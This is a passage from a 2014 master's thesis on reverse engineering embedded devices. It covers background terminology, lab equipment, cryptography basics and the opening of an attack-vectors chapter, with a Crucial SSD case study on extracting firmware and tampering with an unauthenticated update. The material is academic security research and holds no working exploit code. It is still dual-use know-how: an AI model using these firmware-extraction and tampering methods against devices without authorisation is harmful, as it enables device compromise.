Francesco Palmarini
Matriculation Number 823027

On Reverse Engineering of Embedded Architectures

Master Thesis

Supervisor: Prof. Riccardo Focardi

Ca' Foscari University Of Venice
MSc in Computer Science
Department of Environmental Sciences, Informatics and Statistics
February 2014

Abstract

There exist multiple definitions of embedded architecture and device: generally speaking, an embedded device is an object that contains a special-purpose computing system. These devices can be found in many security-critical environments such as car's anti-lock breaking systems, medical devices (eg. cardio machines, defibrillators) and even aircraft's avionics. The process of studying the implementation of a device to understand its design is known as reverse engineering. In this thesis we present the findings and results we have discovered and developed during the reverse engineering of automotive and consumer embedded devices. Specifically: (1) we provide a detailed analysis of several attack vectors used for firmware retrieval in embedded architectures; (2) we introduce a set of novel reverse engineering techniques used to pinpoint the location of a target functionality inside the program code; (3) we present case studies and practical examples in order to explain how to deal with common reverse engineering tasks and difficulties; (4) trying to overcome security shortcomings of production devices, we describe a set of methods and design principles for the development of embedded systems.

Acknowledgments

First of all, I would like to express my most sincere gratitude to Professor Riccardo Focardi for his invaluable aid during my studies and the writing of this work, for the detailed explanations, the patience and the precision in the suggestions, the supplied solutions, the competence and the kindness. Thanks also to all the Professors met during the Bachelor and Master degrees for their inspiring influence.

I want to thank my dear friend and colleague Dr. Claudio Bozzato without whom this work would not have been possible. I am also thankful to my friends who supported me in writing, and helped me in all these years: Giampietro Basei, Stefano Calzavara, Andrea Casini, Marco Squarcina, Mauro Tempesta.

Venice, february 2014 Francesco Palmarini

Contents

List of Figures

When words become unclear, I shall focus with photographs.
When images become inadequate, I shall be content with silence.

— Ansel Adams

Dedicated to Jessica...

Chapter 1

Introduction

Embedded architectures probably represents the most widespread computing device in the world. Embedded devices are used to control the operation of consumer devices such as televisions, washing machines and microwave ovens, but are also found in many *security critical environments* ranging from car's anti-lock breaking systems, medical devices (eg. cardio machines, defibrillators) and traffic lights, to military applications and aircraft's avionics. There exist multiple definitions of embedded device and architecture although, a general definitions for embedded device is an object – a combination of hardware, software and possibly mechanical components – that contains a *special-purpose computing system.*

In this work we provide an investigation into the process of studying the implementation of a device in order to *understand its design and internals.* This process is known as reverse engineering and it is performed by academics, industries and military for several purposes such as product security analysis, bug fixing, creation of clones and espionage. In our reverse engineering work, we focused into the goal of pinpoint the location of a specific target security feature or algorithm inside the embedded device's firmware[1].

We present the findings and results we have discovered and developed during the reverse engineering of production and commercial embedded devices. Moreover we introduce our *novel reverse engineering techniques* and we present *case studies* and practical examples in order to explain how to deal with common reverse engineering tasks and difficulties. This thesis is the result of one year of studies, laboratory work, trials and tests conducted both in the Ca' Foscari Computer Science department and for private companies. We were also asked to conduct a reverse engineering as part of a *legal report* in a legal argument. Therefore, we are not allowed to document and made public through this thesis such RE work as it is protected by **non-disclosure agreements** (NDA).

[1] In an embedded device, the **firmware** is the combination of persistent memory and program code and data stored in it.

1.1 Structure of the Thesis

Background provides the reader a list of acronyms and definitions about hardware and software terminology. Following is a brief description about the hardware equipment related terms that we used in our investigations. Moreover we present an overview about embedded systems and microcontrollers and finally some basics about cryptography;

Attack Vectors is divided into four sections. The *first part* of the chapter is dedicated to those attack vectors that enables to directly retrieve the firmware content. We propose a case study where we perform direct firmware extraction from the update utility of a Crucial SSD. We provide a brief example of attacks on devices with authenticated firmware update, we describe the concept of dual phase boot-loader and show how to exploit a secondary boot-loader in order to perform remote code execution attacks. Finally a short overview of the Flash memory chip dump attack is given.

In the *second part*, we present a case study in which known security vulnerabilities can be exploited for remote code execution on a consumer networking device.

In the *third part*, we explore various attack vectors based on the result of our investigations on several automotive devices. In particular we provide a complete overview of the CAN bus network, protocol and standards along with the related attack vectors.

In the *fourth part*, we deal with the on-board debug interfaces which are used for debugging purposes during the device development. We perform a deep analysis on the standard JTAG interface, related attack vectors and and security countermeasures. Finally, we propose a case study where we perform information gathering through the boot-loader debug console found in a DVB-T receiver.

Offline Analysis is divided into offline hardware analysis and offline software analysis sections. In the former we identify a set of tasks and steps used to perform information gathering through the *analysis of device PCB*. Moreover, we provide an overview about non-standard *CPU addressing mode and memory layout* employed by some MCUs. In the second section we provide a brief introduction to offline software analysis and present the first case study: *identification of the instruction-set architecture* through binary analysis of the firmware inside a Crucial SSD unit. Next we describe a second case study in order to demonstrate the exploitation of hardware features and electronic characteristics for the *reverse engineering of data structures*. Eventually we present a new offline analysis technique, namely *bottom-up analysis*, based on the investigation of interactions between firmware and hardware peripherals;

Live Analysis is composed of two sections: finding and re-targeting of integrated communication peripherals in order to exchange data with the device during live analysis and presentation of our new code injection and live debugging techniques. In the former section we present a non-invasive technique that we developed to retrieve debug information from an MCU, which is based on generic *digital pin re-targeting to produce short electric pulses*. For the very same purpose we both describe the exploitation of a *standard debug virtual interface* and present our generalized approach to the *re-targeting of on-board generic communication modules*. In the second section are exposed two reverse engineering techniques that we studied and developed, namely *runtime memory manipulation through code injection* and *firmware hooking for active function tracing*, which can be used to trace and alter the runtime behaviour of an application running on an embedded device;

Design Principles is dedicated to the identification of a set of hardware and software design principles and best practices which, if implemented by the devices we reverse engineered, would have significantly slow-down or even blocked our work. In this chapter we present two new techniques for code obfuscation and we propose a method for securing the firmware upgrade process in embedded devices.

1.2 Contributions

- We provided a list and a detailed analysis of the major and widespread **attack vectors** for embedded devices. Through the exploitation of security vulnerabilities, these attacks allow a reverse engineer to *retrieve the content of the firmware* from the non-volatile program memory of the device. Moreover, through the very same attack vector, the attacker might be able to upload a malicious code to the device, thus altering its intended behaviour.

- In the field of offline analysis[2] we introduce a new technique that allows to pinpoint the location of an algorithm or a specific functionality inside the embedded device‘s firmware. This technique, namely **bottom-up analysis**, is based on the analysis of interactions between software and integrated hardware peripherals.

- We propose a new method for **tracing the runtime execution** of embedded devices using generic *digital pin re-targeting to produce short electric pulses*. Moreover we present a generalized approach to the problem of on-board communication channels re-targeting in order to exchange data with the device

[2] **Offline analysis** is the set of all methods and techniques used to perform RE on the bare firmware or the *device in a power-off state*.

when using live analysis techniques[3].

- In the field of live analysis we introduce a novel technique which allows to arbitrary trace the runtime execution of a device through **code-injection** of function hooks and debug handlers. It can be used by a reverse engineer to locate the code-fragment responsible for a specific algorithm or feature, in devices with a large-sized firmware. Moreover, this technique enables standard debugging tasks such as defining breakpoints, registers and variables inspection and memory dump on devices lacking a dedicated hardware debug interface.

- We provide a set of software and hardware **design principles** and best practices to overcome security shortcoming that we found in several production devices. In particular, we present two code obfuscation techniques and describe a design guideline and a method for securing the firmware upgrade procedure.

- To the best of our knowledge, the present work is the first research providing an overview over the field of reverse engineering of embedded architectures. Therefore, we hope that this thesis might be helpful to those who wish to approach, learn and/or practice this field of study.

[3] **Live analysis** represents the set of reverse engineering techniques actively performed on the **device in a power-on state**.

Chapter 2

Background

In this chapter we introduce the concepts and the topics which this work is funded. We describe the fundamentals about embedded architectures and related electronic and hardware terminology. Nevertheless, both reverse engineering and embedded architectures represent broad fields of study, hence we have identified a *list of requirements for the reader* to fully understand this work:

- Minimal knowledge about techniques used in **software reverse engineering**;
- Some experience and backgrounds in **software exploitation**;
- Optional, but highly recommended, knowledge of **embedded device internals and design**.

Chapter structure

In the first part of the chapter a list of acronyms and definitions about hardware and software terminology is given. Following there is a brief description about the hardware equipment related terms that we used in our investigations. Moreover we present an overview about embedded systems and microcontrollers and finally some basics about cryptography.

2.1 Acronyms and Definitions

We provide the following set of acronyms and definitions to allow the reader to better understand concepts and terminology used in this chapter and furthermore in the rest of the thesis. The list is grouped by topic into two sections: hardware and software.

2.1.1 Hardware Terminology

This is the list of definitions for the hardware and electronic related terms used in this thesis:

Embedded architecture: or embedded device is a computer system with a set of dedicated functions or tasks, used to control larger mechanical or electrical systems. An embedded device might have real-time performance constraints that must be met, for reasons such as safety and usability; others may have low or no performance requirements, allowing the system hardware to be simplified in order to reduce costs.

Integrated Circuit: also referred to as an *IC*, a chip, or a microchip, is a set of electronic circuits on one small plate of semiconductor material, normally silicon. Integrated circuits includes microprocessors, memory chips, communication modules and logic gates. There exist also analog ICs such as amplifiers, radio frequency transceivers, voltage regulators, etc.

Pin: an integrated circuit is enclosed in a *package* which, in turn, exposes a number of physical connections called pins. A pin is a piece of metal connecting the integrated circuit inside the package to the external world.

PCB: acronym of *Printed Circuit Board*, mechanically supports and electrically connects electronic components using conductive tracks, pads and other features onto a non-conductive substrate. PCBs can be single sided (one copper layer), double sided (two copper layers) or multi-layer.

Microcontroller: sometimes abbreviated *MCU*, is a small computer on a single integrated circuit containing a processor core (CPU), memory, and programmable input/output peripherals. Further details on section 2.3.1.

Clock: clock rate typically refers to the frequency at which a chip like a central processing unit is running, and is used as an indicator of the processor's speed. The clock rate of a CPU is normally determined by the frequency of an oscillator crystal or circuit which generates the clock signal.

Watchdog: is an electronic timer used to detect and recover from CPU malfunction or stall conditions. During normal operation, the CPU regularly restarts the watchdog timer to prevent it from "timing out". If, due to a hardware fault or program error, the CPU fails to restart the watchdog, the timer will elapse and reset the device.

SFR: *Special Function Register* is a register within a microprocessor, which controls or monitors various aspects of the microprocessor's function including: I/O and peripheral control, hardware timers, stack pointers, program counter, processor status.

Flash memory: is an electronic non-volatile (permanent) computer storage medium that can be electrically erased and reprogrammed. In embedded devices Flash memories are used to store both program code and data.

EEPROM: stands for Electrically Erasable Programmable Read-Only Memory and is a type of non-volatile memory used in computers and other electronic devices to store small amounts of data that must be saved when power is removed,

e.g., calibration tables or device configuration. EEPROM can be integrated into a microcontroller or can be an independent device on the PCB, connected to the microcontroller using a data bus.

Mask ROM: is a type of read-only memory (ROM) whose contents are programmed by the integrated circuit manufacturer rather than by the user.

Logic level: in binary digital circuits there are two levels (logical high and logical low), which generally correspond to a binary 1 and 0 respectively. The two logical states are usually represented by two different voltages, thus referring to *logic voltage levels*. A threshold is designed for each logic family. When below that threshold, the signal is "low," when above "high". Intermediate levels are undefined and the behavior of the connected circuits is highly implementation-specific. The standard voltage value for logic zero is ground or 0V, while 1.8V, 3.3V, 5V and 12V are all widely used representation for the logic level one.

Datasheet: also refereed as *spec sheet* is a document that summarizes the performance and other technical characteristics of an electronic product. The datasheet does include information such as functional description, pin connection diagram, supply voltage, power consumption and timing diagrams.

IRQ: an *interrupt request* is a signal to the processor emitted by hardware or software indicating an event that needs immediate attention. An interrupt alerts the processor to a high-priority condition requiring the interruption of the current code the processor is executing. The processor responds by suspending its current activities, saving its state, and executing a function called an *interrupt service routine* (ISR), to deal with the event.

CAN: *Controller Area Network* is a vehicle bus standard designed to allow microcontrollers and devices to communicate with each other within a vehicle without a host computer. CAN bus is a message-based protocol, designed specifically for automotive applications but now also used in other areas such as aerospace, maritime, railway vehicles, industrial automation and medical equipment.

I^2C: is a widely used 2-wire bi-directional serial data bus used for attaching low-speed peripherals (eg. EEPROM) to computer motherboards and embedded systems.

JTAG: *Joint Test Action Group* was developed in the mid-80s as a method to test printed circuits boards after manufacture. Nowadays this is the de-facto standard for debugging and testing software and hardware defects of electronic and embedded devices.

ADC: *analog-to-digital converter* is a device that converts a continuous physical quantity (usually voltage) to a digital number that represents the quantity's amplitude. The ADC can be integrated into a microcontroller or can be an independent device on the PCB, connected to the microcontroller using a data bus.

2.1.2 Software Terminology

This is the list of definitions for the software-related terms used in this thesis:

Firmware: is the combination of persistent memory and program code and data stored in it. The firmware in embedded devices is the main program running on the device and usually requires no external software components or dependencies for its work. While in personal computers the firmware (i.e. the BIOS) is only responsible for peripherals initialization and operating system boot, on embedded devices the firmware does contains all the functionalities implemented in the device and it is stored in non-volatile memory such as Flash.

Boot-loader: it is the first software component running on embedded device boot. It is used to set-up a minimal working environment in order to enable updating the firmware of the device. It is usually stored in a dedicate section of the Flash memory, virtually separated from the firmware code.

Debugging: in software engineering debugging does refer to the methodical process of finding and reducing the number of bugs, or defects, in a computer program. In the reverse engineering context, it rather stands for the usage of typical instruments and methods employed in software and hardware debugging in order to help reverse engineering tasks.

ISR: an interrupt handler, also known as an *interrupt service routine*, is a callback function in microcontroller firmware whose execution is triggered by the reception of an interrupt. In general, interrupts and their handlers are used to handle high-priority conditions that require the interruption of the current code the processor is executing.

Opcode: is the portion of the machine language instruction executed by a microprocessor that specifies the operation to be performed.

2.2 Equipment Overview

Here we present a description of the electronic equipments used during our investigations and reverse engineering:

Digital Storage Oscilloscope: is a complex electronic device composed of various software and electronic hardware modules that work together to capture, process, display and store data that represents the input signals. The input analogue signal is sampled and then converted into a digital record of the amplitude of the signal at each sample time. The acquisition can be made continuous or triggered upon specific, programmable events and conditions. A digital oscilloscope is used to analyse mixed analog and digital signals and the internal memory allows to acquire the signal, stop the acquisition and offline analyse the recorded track. We used this instrument in order to inspect signals and voltages on the PCB, microcontroller‘s

pins and external peripherals. Our unit, shown in figure 2.1, is a 2-channels *Owon DS7102V* with 1 GS/s sample rate and 10 MS recording capabilities.



Figure 2.1: Owon DS7102V digital storage oscilloscope we used during reverse engineering.



Figure 2.2: Power supply with current limit capabilities for powering devices during tests.

Logic Analyser: is an electronic instrument that captures and displays multiple signals from a digital system or digital circuit. A logic analyser is a combination of a hardware acquisition interface and a PC software to record, display and analyse the digital traces. A logic analyser may convert the captured data into timing diagrams, protocol decodes or state machine traces and can be used to correlate digital signals to software events. One limit over digital oscilloscopes is limited input voltage capabilities: usually the maximum voltage that can be applied on the input of logic analysers is limited to about 5V. We used the 8-channels, 24 MHz sampling rate *Saleae Logic* unit of figure 2.3, to reverse engineer digital communication protocols, acquire and understand the live debugging (section 5.1) data output; eventually, we managed to develop custom scripts to automatically process and decode acquired data.



Figure 2.3: On the left two USB logic analysers attached to the PCB of an embedded device. On the right the PC software used to control and inspect acquired data.

Digital Multimeter: is an electronic measuring instrument that combines sev-

eral measurement functions in one unit. A typical multimeter would include basic features such as the ability to measure voltage, current, and resistance. We used this tool in order to identify supply voltages of printed circuit board and peripherals, and moreover we used the resistance measurement function to identify signal traces end-points on the PCB: whenever two points of a circuit are connected by a signal trace, the resistance measured in those points is near zero. This allowed us to identify which pins on the MCU are physically connected to a specific peripheral.

Power supply: is an electronic device that supplies electric energy to an electrical load. In our context the load is the device to be reverse engineered or the external peripherals connected to it. In order to avoid short-circuits damages occurring during reverse engineering, a current-limited power supply is suggested: in case of short-circuit the current flowing through the device is limited to the value set on the power supply. We used the power supply in figure 2.2 with current-limiting capabilities and a selectable output voltage range of $0 - 32V$.

We also used or developed other tools based on the specific requirements of each reverse engineering jobs. Such tools ranges from commercial *Radio Frequency* (RF) receivers and sniffers, to custom built *CAN-to-USB adapters* to perform live debugging (5) over the CAN line.

2.3 Embedded Architectures Overview

Embedded architectures, also referred to as embedded devices or systems, are a *combination of hardware and software* built on top of a printed circuit board in order to accomplish a defined set of tasks. Embedded devices can be found in consumer products, automotive, industry, commercial and aerospace. Common examples ranges from network routers, washing machines, traffic lights and car's engine control units. In such an heterogeneous scenario, finding a common definition and a standard set-up of a typical embedded architecture is not easy. Nevertheless, in figure 2.4 are represented the logic blocks and interconnections that we found from our investigations in the devices we have reverse engineered. The core of every device we studied is the microcontroller unit (MCU), highlighted in red in the picture: for a detailed description of this component please refer to section 2.3.1[1]. On the left side, coloured in purple, are the volatile and non-volatile memories supporting the MCU operations. Many microcontrollers are equipped with integrated Flash, RAM and EEPROM but some devices are equipped with external (to the MCU) memory chips in order to fulfil specific application requirements. For example, devices running Linux-derivated operating systems usually requires more Flash and RAM space

[1] As stated in introduction, there exists also embedded systems in which the MCU is replaced by other type of integrated circuits, namely FPGAs and ASICs; such devices are out of the scope of this thesis.

of that integrated in most MCU.
Coloured in yellow in the picture and connected to the MCU are the on-board peripherals: in the devices we have analysed we found LCD (display) and electric motor controllers, electro-mechanical switches, ADC and other ICs not integrated in the MCU. Some peripherals are not soldered on the PCB but rather connected though various communication channels (green arrows in the picture) and physical connectors. For example, the CAN interface is extensively used in cars to interconnect various embedded systems together in order to exchange commands and data. Eventually, a debug interface such as JTAG or other proprietary interfaces (eg. Atmel debugWIRE) might be found on the PCB and it is used to perform debugging and testing of software and hardware defects of the whole device.



Figure 2.4: Logic blocks composition and interconnections in a typical embedded device printed circuit board.

2.3.1 Microcontrollers Overview

The microcontroller or MCU, is the heart of every embedded device. In this section we will give a brief overview of the internals of a standard microcontroller. The MCU must be seen not only as the central processing unit of the embedded device, but as a whole computer in a single package. In order to explain the internal structure of a microcontroller, we refer to the representation of the logic blocks contained in a low-range **Atmel AVR MCU** shown in figure 2.5. At the core of every MCU is the **central processing unit** (CPU) which is responsible for running the program code in the firmware and operating all other integrated peripherals. In the picture, CPU and related logic blocks are coloured in red: namely the clock generator, the power supervisor and the watchdog subsystem. In purple are highlighted the integrated memories, both volatile and non-volatile, such as the **Flash** memory, the CPU **RAM** and optionally the **EEPROM**. Flash and RAM are usually directly mapped to the CPU address space, while EEPROM is accessed from the peripher-

als data bus. In yellow are represented the integrated peripherals such as timers, **ADC**, etc. **Timers** are highly used in embedded applications in order to trigger interrupts at constant rates or measure the timing of external signals. In green are highlighted the three digital integrated **communication modules** available on this chip: USART, SPI and TWI. USART is a standard serial line which is found on personal computers under the name of RS-232, TWI is the Atmel equivalent of the I^2C interface and SPI is a similar communication interface with fast transfer speed. Eventually logic blocks coloured in blue are the **raw digital I/O controllers** which are used to programmatically control the output of every single pin or, if configured as input, to read the logic level of the connected pins.



Figure 2.5: Composition of the Internal blocks in a standard Atmel AVR microcontroller. Red coloured are the CPU-related logic blocks, in purple the volatile and non-volatile memories, in yellow the integrated peripherals, in green the digital integrated communication modules and in blue the raw digital I/O controllers.

2.4 Background on Cryptography

In order to understand this work, only a minimal knowledge of the basics of cryptography is needed. In particular we will make use of public-key cryptography, digital signatures and cryptographic hash functions. A brief introduction to those

topics in presented in the following.

2.4.1 Public-key Cryptography

In public-key cryptography, a key is actually a keypair composed of public and private (secret) components. Public keys can be derived from private keys, but the opposite is not feasible. Asymmetric-key cryptography is based on the idea of separating the key used to encrypt data from the one used to decrypt it: it is computationally easy to generate a public and private key-pair and use them for encryption and decryption. The strength lies in the fact that it is computationally infeasible for a properly generated private key, to be determined from its corresponding public key. Thus the public key may be published without compromising security, whereas the private key must be kept secure. *Rivest Shamir Adleman* (**RSA**) is one of the most widespread public-key cryptosystem and it is based on the large prime numbers factorization problem. Does exists other public-key cryptosystems such as the *Elliptic Curve Cryptography* (**ECC**) which is an approach based on the algebraic structure of elliptic curves over finite fields.

In this thesis, public-key cryptography is used to produce and verify *digital signatures* instead of raw data encryption. A digital signature is a mathematical scheme for demonstrating the authenticity of a digital message or document. A valid digital signature gives a proof about the author of the message and that the message was not altered in transit. A cryptographic hash function (see below) is used in order to generate a hash value of the corresponding input data to be signed. The hash value is encrypted using signer's private key producing the digital signature of the input data. The signature is attached to the data and transmitted to the receiver. The verification occurs in two phases: one phase is the extraction of the attached digital signature and the decryption using the signer's public-key (which must be known and trusted by the receiver) and the second phase is again the generation, using the same hash function, of the hash value matching the input data. The verification phase is successful, thus authenticating the input data, if and only if both phases produce the very same hash value.

2.4.2 Cryptographic Hash Functions

To generate the cryptographic signature, a *message digest algorithm* is used. By mapping a digital message m to a fixed size hash value $hash(m)$, a unique identifier is produced. Common algorithms are **MD5**, **SHA-1** and newer **SHA-256** or **SHA-512**. For an hash function to be considered strong it must respect two main properties:

- Irreversibility: given a message m_1 and the corresponding message digest $hash(m_1)$, it is computationally infeasible to generate a message m_2 such that $hash(m_1) = hash(m_2)$.

- Collision resistance: it is difficult to find two different messages which map to the same hash value.

The MD5 algorithm is considered broken as practical attacks have been developed [1] and shall not be used in newer design. The National Institute of Standards and Technology (NIST) has declared [2] that *"SHA-1 shall not be used for digital signature generation after 31 December, 2013"*.

Chapter 3

Attack Vectors

Attack vectors are paths or means that can be used by a reverse engineer in order to alter the correct program execution behaviour, and potentially gain complete access to the firmware of the device. Indeed, on (PC) software reverse engineering, the program code (even when obfuscated) is fully available to the attacker; on embedded devices the program code is stored inside the device, thus the primary goal is to identify an attack vector which allows to retrieve the firmware content. This chapter documents the major attack vectors, that we found in our investigations, for the exploitation and the reverse engineering of embedded devices and architectures. In order to better understand the topics, a number of case study based on our work will be presented.

Chapter structure

The chapter is divided into four sections:

- The *first part* of the chapter is dedicated to those attack vectors that enables to directly retrieve the firmware content. We propose a case study where we perform direct firmware extraction from the update utility of a Crucial SSD. We provide a brief example of attacks on devices with authenticated firmware update, we describe the concept of dual phase boot-loader and show how to exploit a secondary boot-loader in order to perform remote code execution attacks. Finally a short overview of the Flash memory chip dump attack is given.

- In the *second part*, we present a case study in which known security vulnerabilities can be exploited for remote code execution on a consumer networking device.

- In the *third part*, we explore various attack vectors based on the result of our investigations on several automotive devices. In particular we provide a

complete overview of the CAN bus network, protocol and standards along with the related attack vectors.

- In the *fourth part*, we deal with the on-board debug interfaces which are used for debugging purposes during the device development. We perform a deep analysis on the standard JTAG interface, related attack vectors and and security countermeasures. Finally, we propose a case study where we perform information gathering through the boot-loader debug console found in a DVB-T receiver.

3.1 Direct Firmware Manipulation

Computer software, operating systems and now even smartphones are subject to daily updates to fix bugs, security issues or to add new functionalities. Thus, it is a common and correct design practice to allow devices to receive and install updates. This design practice is not only common in personal computers, but also on consumer and industrial embedded devices. The need for short time-to-market product in order to lower production costs lead to a possible number of software bugs inside the firmware of the device. In this scenario, it could happen that a Wi-Fi network access-point or even a car engine ECU are shipped from the factory with (still unknown) meaningful software bugs. For this reason, several embedded devices contain some **logic used to update the firmware code** or the configuration data stored inside device memory.

In the field of reverse engineering, the ability to take advantage of this feature can be a great shortcut in time and efforts needed in reversing. The *attacker can obtain the firmware* installed on the device by downloading it from the manufacturer update site or, directly, from the device itself. In order to be able to download/upload the firmware to the device, a **software routine** must be stored inside the device in order to handle the process: this software is usually called boot-loader.
There exist several physical channels used to carry the firmware from a computer to the device, depending on the device class. Common cases are: Serial Communication Interfaces (RS232, RS485), wired or wireless TCP/IP channels, USB, Firewire, SerialATA and OBD-II / EOBD.

3.1.1 Plain Firmware Update

Many non security-critical devices are updated using plain firmware files distributed over the web or by physical medium (more common in the past). A typical update sequence is shown in figure 3.1.1. The update file is sent to the boot-loader from an external device (usually a PC). The boot-loader stores the content of the update to the internal Flash memory.



Figure 3.1: Plain firmware update sequence using the boot-loader to write the new firmware into the Flash device.

The firmware file is usually distributed as a **raw image of the Flash memory**. Raw images does not contain any structure, header or debug information. Unlike ELF [3], one of the standard file format for executables, object code and shared libraries, which contains information such as instruction set architecture, target endianness, sections, addresses and offsets, raw images are just dense containers of mixed instructions and data.
The arrangement of the firmware inside the Flash memory, starting from the raw image, is established either by the update utility or the hardware or software designated to the update process in the device itself. As explained in next chapter, it is possible to infer some of the internal memory layout with static analysis on the code and information gathering on the datasheet of integrated components.

Now we introduce our first case study: extraction of the firmware binary image from the update file of a commercial solid-state drive. This case study will be further extended in this chapter and in section 4.2.1.

Case Study: Crucial SSD Firmware Update

Solid State Drives (SSD) represent an interesting class of upgradable firmware devices. Firmware of these drives can be much more complex if compared to HDD ones as it contains wear levelling algorithms, data placing algorithm and garbage collection routines. This complexity leads to potential bugs that must be fixed via firmware updates.
The drive we analysed is a widespread Crucial model. The update can be downloaded from manufacturer update site [1] and it is distributed in form of ISO image file, containing a DOS compatible environment, the executable file of the update utility and eventually what appears to be the *firmware image*. By looking at the head of this file, there seems to be no known headers:

```
# hexdump -C fwa.img
000000  5a 00 ff ff 2d 0c 00 00  2c 0c 00 00 23 03 00 00  |Z...-...,...#...|
000010  00 00 00 00 00 00 00 00  00 10 00 00 ff ff ff fd  |................|
000020  00 ff ff ff 00 92 00 00  ff ff ff ff ff ff ff ff  |................|
```

[1] Crucial Technologies support site: `http://www.crucial.com/usa/en/support-ssd-firmware`

The firmware may still be in a know file format (ELF, Intel HEX, S19, etc.) but encrypted. Low entropy due to the presence of several consecutive 0xFF bytes leads to a different conclusion. A search for plain text strings in the file can clarify:

```
# strings fwa.img
doesn't support this VU
    FAIL: Reading Bootload Image from NOR Flash
VU Locked!
    Command: ATA_DEVICE_DIAGNOSTIC_CMD
    Command: ATA IDENTIFY DEVICE
    Command: ATA NOP
    Command: FLUSH CACHE
    Command: ATA DOWNLOAD MICROCODE
    Command: ATA SET FEATURES
    Command: ATA_COMMAND_VU_RD
    Command: ATA_COMMAND_VU_WR
    Command: ATA_COMMAND_VU_NODATA
    Command: ATA_COMMAND_VU_LOCK
    Command: ATA_COMMAND_VU_EXT
    FAIL: Unsupported ATA Command
Device on CH #%d CE#%d doesn't exist!
```

We found thousands of strings in the firmware file, so it is certainly **not encrypted**. By looking at the second extracted string there seems to be the evidence of a boot loader. This could be a single boot loader used just in the update process or a dual, primary and secondary, boot loader for more advanced purposes. The dual phase boot-loader will be explained in detail in section 3.1.3.

The update utility, or the boot loader itself, can perform some *integrity checks* on the uploaded firmware: signatures, hash verification and runtime cyclic redundant checks are common examples. In order to verify such hypothesis, we altered a single byte of a text string and re-uploaded the firmware: the update was successful, thus no security checks are performed in this device.

Eventually, plenty of *debug and diagnostic messages* found in the firmware might indicate the presence of some kind of hardware debug interface. The most common interfaces found in consumer electronics are JTAG and RS232. This attack vector will be explained in section 3.4.

3.1.2 Authenticated Update

